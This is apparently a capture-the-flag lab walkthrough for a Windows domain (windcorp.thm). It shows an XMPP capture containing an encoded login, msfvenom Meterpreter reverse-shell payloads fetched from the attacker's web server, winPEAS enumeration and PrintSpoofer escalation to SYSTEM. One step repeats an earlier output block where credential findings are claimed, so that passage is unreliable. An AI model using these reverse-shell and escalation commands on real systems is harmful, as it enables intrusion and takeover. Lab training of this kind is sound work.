
```
<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/
streams' version='1.0' from='sadswan869@fire.windcorp.thm' xml:lang='en'><?xml version='1.0'
encoding='UTF-8'?><stream:stream xmlns:stream="http://etherx.jabber.org/streams" xmlns="jabber:client"
from="fire.windcorp.thm" id="227n7wdte5" xml:lang="en" version="1.0"><stream:features><mechanisms
xmlns="urn:ietf:params:xml:ns:xmpp-sasl"><mechanism>PLAIN</mechanism></mechanisms><compression
xmlns="http://jabber.org/features/compress"><method>zlib</method></compression><ver
xmlns="urn:xmpp:features:rosterver"/><register xmlns="http://jabber.org/features/iq-register"/><c
xmlns="http://jabber.org/protocol/caps" hash="sha-1" node="https://www.igniterealtime.org/projects/
openfire/" ver="ArWr3EV77vZAuKNshZA98IT4ONI="/></stream:features><auth
xmlns='urn:ietf:params:xml:ns:xmpp-sasl' mechanism='PLAIN'>AHNhZHN3YW44NjkAc21hcjQ0UmFwdG8=</
auth><failure xmlns="urn:ietf:params:xml:ns:xmpp-sasl"><not-authorized/></failure>
```

Packet 27095. 2 client pkts, 3 server pkts, 3 turns. Click to select.

Entire conversation (1,015 bytes) | Show and save data as ASCII | Stream 55

Find: | Find Next


Help | Filter Out This Stream | Print | Save as... | Back | Close




Decode it and we get the same password as we got for goldencat416.
I repeated the scenario for organicfish718 and got the same password as well.

Now we have passwords for three users:
sadswan869, organicfish718, goldencat416
I tried three of them, the best of them as the view of system-privileges is "sadswan869"

go to https://fire.windcorp.thm/powershell, and then login to sadswan869 account:



Like following:



On attackers machine create a payload as follows:

```
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.147.194 LPORT=8000 -f exe > sadswan_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

On attacker machine create web server so that we can upload shell onto sadswan869 home directory:

```
root@ip-10-10-147-194:~/Desktop/set2Room# ls -lh
total 38M
-rw-r--r-- 1 root root  38M Dec  7  2021 openfire.deb
-rw-r--r-- 1 root root 7.0K Oct  9 10:48 sadswan_shell.exe
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Download the payload as follows:

```
PS C:\Users\sadswan869\Documents>
invoke-webrequest -uri http://10.10.147.194:8080/sadswan_shell.exe -outfile happy.exe
PS C:\Users\sadswan869\Documents>
ls


    Directory: C:\Users\sadswan869\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/9/2022   2:52 AM           7168 happy.exe


PS C:\Users\sadswan869\Documents>
```

Submit | Cancel | History: | Connected to: **fire** | Save | Exit

On attacker machine run the command "msfconsole"

```
root@ip-10-10-147-194:~/Desktop/set2Room# msfconsole
```

After that, in interactive shell run this commands:

+ use multi/handler
+ set payload windows/x64/meterpreter/reverse_tcp
+ set lhost <attacker-machine-IP-address>
+ set lport 8000
+ run

```
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.147.194
lhost => 10.10.147.194
msf5 exploit(multi/handler) > set lport 8000
lport => 8000
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.147.194    yes       The listen address (an interface may be specified)
   LPORT     8000             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Go to powershell web panel of sadswan869 and then execute the shell file as follows:
and then your meterpreter shell is ready to work.

```
PS C:\Users\sadswan869\Documents>
start-process .\happy.exe
```

On the sadswan869 meterpretershell you can easily upload and download to target host.
Download the winPEAS.exe from HERE and then upload it to sadswan869 home directory

```
meterpreter > upload winPEAS.exe .
```

I preferred to run winPEAS.exe and write its output to a file and then download the file in attacker machine and then read it:

```
PS C:\Users\sadswan869\Documents>

PS C:\Users\sadswan869\Documents>

PS C:\Users\sadswan869\Documents> ls
ls

    Directory: C:\Users\sadswan869\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         10/9/2022   2:52 AM           7168 happy.exe
-a----         10/9/2022   2:58 AM         468992 winPEAS.exe


PS C:\Users\sadswan869\Documents> .\winPEAS.exe cmd > peas_output.txt
```


Download the output:

```
C:\Users\sadswan869\Documents>exit
exit
meterpreter >
meterpreter >
meterpreter > ls
Listing: C:\Users\sadswan869\Documents
=====================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2020-05-01 19:51:26 +0100  My Music
40777/rwxrwxrwx   0       dir   2020-05-01 19:51:26 +0100  My Pictures
40777/rwxrwxrwx   0       dir   2020-05-01 19:51:26 +0100  My Videos
100666/rw-rw-rw-  402     fil   2020-05-01 19:51:28 +0100  desktop.ini
100777/rwxrwxrwx  7168    fil   2022-10-09 10:52:56 +0100  happy.exe
100666/rw-rw-rw-  142700  fil   2022-10-09 11:14:43 +0100  peas_output.txt
100777/rwxrwxrwx  468992  fil   2022-10-09 10:58:09 +0100  winPEAS.exe

meterpreter > download peas_output.txt .
[*] Downloading: peas_output.txt -> ./peas_output.txt
[*] Downloaded 139.36 KiB of 139.36 KiB (100.0%): peas_output.txt -> ./peas_output.txt
[*] download   : peas_output.txt -> ./peas_output.txt
meterpreter >
```

If you check winPEAS.exe output we can see there is a 'Auto Logon Credential' stored on this machine:

```
C:\Users\sadswan869\Documents>exit
exit
meterpreter >
meterpreter >
meterpreter > ls
Listing: C:\Users\sadswan869\Documents
=====================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2020-05-01 19:51:26 +0100  My Music
40777/rwxrwxrwx   0       dir   2020-05-01 19:51:26 +0100  My Pictures
40777/rwxrwxrwx   0       dir   2020-05-01 19:51:26 +0100  My Videos
100666/rw-rw-rw-  402     fil   2020-05-01 19:51:28 +0100  desktop.ini
100777/rwxrwxrwx  7168    fil   2022-10-09 10:52:56 +0100  happy.exe
100666/rw-rw-rw-  142700  fil   2022-10-09 11:14:43 +0100  peas_output.txt
100777/rwxrwxrwx  468992  fil   2022-10-09 10:58:09 +0100  winPEAS.exe

meterpreter > download peas_output.txt .
[*] Downloading: peas_output.txt -> ./peas_output.txt
[*] Downloaded 139.36 KiB of 139.36 KiB (100.0%): peas_output.txt -> ./peas_output.txt
[*] download   : peas_output.txt -> ./peas_output.txt
meterpreter >
```

In the powershell web panel login with Edwardle credentials:



Again we need to create another payload to have our meterpreter shell for Edwardle user.

```
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.147.194 LPORT=8008 -f exe > edward_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
root@ip-10-10-147-194:~/Desktop/set2Room# ls -lh
total 39M
-rw-r--r-- 1 root root 7.0K Oct  9 11:25 edward_shell.exe
-rw-r--r-- 1 root root  38M Dec  7  2021 openfire.deb
-rw-r--r-- 1 root root 140K Oct  9 11:15 peas_output.txt
-rw-r--r-- 1 root root 7.0K Oct  9 10:48 sadswan_shell.exe
-rwxr-xr-x 1 root root 458K Oct  9 10:57 winPEAS.exe
root@ip-10-10-147-194:~/Desktop/set2Room# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Download the shell:

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\edwardle.WINDCORP\Documents>
invoke-webrequest -uri http://10.10.147.194:8080/edward_shell.exe -outfile happy.exe
PS C:\Users\edwardle.WINDCORP\Documents>
ls


    Directory: C:\Users\edwardle.WINDCORP\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/9/2022   3:28 AM           7168 happy.exe
-a----         6/1/2020   4:20 AM            253 surfsup.cmd


PS C:\Users\edwardle.WINDCORP\Documents>
```

Submit | Cancel | History: | Connected to: **fire** | Save | Exit

And the meterpretershell:

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.147.194    yes       The listen address (an interface may be specified)
   LPORT     8000             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lport 8008
lport => 8008
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.147.194:8008
[*] Sending stage (201283 bytes) to 10.10.82.198
[*] Meterpreter session 2 opened (10.10.147.194:8008 -> 10.10.82.198:61236) at 2022-10-09 11:29:22 +0100

meterpreter >
```

Here is the flag on the Edwardle's Desktop:

```
C:\Users\edwardle.WINDCORP\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84E1-0562

 Directory of C:\Users\edwardle.WINDCORP\Desktop

06/01/2020  12:25 PM    <DIR>          .
06/01/2020  12:25 PM    <DIR>          ..
05/31/2020  10:12 AM                47 Flag 2.txt
               1 File(s)             47 bytes
               2 Dir(s)  43,875,979,264 bytes free
```

In meterpreter shell, type "shell" then enter, after that we have windows cmd.
If in this shell we type "whoami /priv" we can see this user has the "Token Impersonation“.
Actually done...

```
C:\Users\edwardle.WINDCORP\Documents>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeMachineAccountPrivilege     Add workstations to domain                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
```

Download the printspoofer from this link:

```
root@ip-10-10-147-194:~/Desktop/set2Room# wget https://github.com/dievus/printspoofer/raw/master/PrintSpoofer.exe
```

Create shell for the time that we use printSpoofer.exe in order to have the system shell.

```
root@ip-10-10-147-194:~/Desktop/set2Room#
root@ip-10-10-147-194:~/Desktop/set2Room# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.147.194 LPORT=9000 -f exe > system_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
root@ip-10-10-147-194:~/Desktop/set2Room#
```

On attacker machine run msfconsole again and prepare the listener as follows:

```
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 9000
lport => 9000
msf5 exploit(multi/handler) > set lhost 10.10.147.194
lhost => 10.10.147.194
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.147.194    yes       The listen address (an interface may be specified)
   LPORT     9000             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run
```

1 - Upload system_shell.exe to target machine (Edwardle home directory).
2 - Also upload printSpoofer.exe similarly to target machine (Edwardle home directory).

```
meterpreter > upload system_shell.exe .
[*] uploading  : system_shell.exe -> .
[*] uploaded   : system_shell.exe -> .\system_shell.exe
meterpreter >
```

Now we have our files in the Edward's home directory:

```
C:\Users\edwardle.WINDCORP\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84E1-0562

 Directory of C:\Users\edwardle.WINDCORP\Documents

10/09/2022  03:37 AM    <DIR>          .
10/09/2022  03:37 AM    <DIR>          ..
10/09/2022  03:28 AM             7,168 happy.exe
10/09/2022  03:37 AM            27,136 PrintSpoofer.exe
06/01/2020  04:20 AM               253 surfsup.cmd
10/09/2022  03:34 AM             7,168 system_shell.exe
               4 File(s)         41,725 bytes
               2 Dir(s)  43,876,298,752 bytes free
```

Run the following command:

```
PS C:\Users\edwardle.WINDCORP\Documents> .\PrintSpoofer.exe -c .\system_shell.exe
```

On the listener for system shell that we lastly setup, we can see that we have the system shell:

```
C:\users>whoami
whoami
windcorp\fire$
```

Navigate to Administrator's Desktop to find "Flag 3.txt"

```
 Directory of C:\Users\Administrator\Desktop

06/01/2020  10:36 AM    <DIR>          .
06/01/2020  10:36 AM    <DIR>          ..
05/31/2020  02:32 AM                47 Flag 3.txt
               1 File(s)             47 bytes
               2 Dir(s)  43,874,635,776 bytes free
```